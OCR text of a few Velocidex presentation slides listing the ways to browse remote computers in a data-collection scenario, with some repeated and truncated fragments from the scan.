
They're awaiting your commands.

Scenerio: Data collection

© Velocidex Enterprises 2019 / www.velocidex.com


Browse remote computers

- File system via OS
- File system via raw access
- Windows Registry
- Collected artefacts




Browse remote computers


- File system via OS
- File system via raw access
- Windows Registry
- Collected artefacts



Bro

- File s
  via O
- File s
  via ra
  acces
- Wind
  Regis
- Colle
  artef

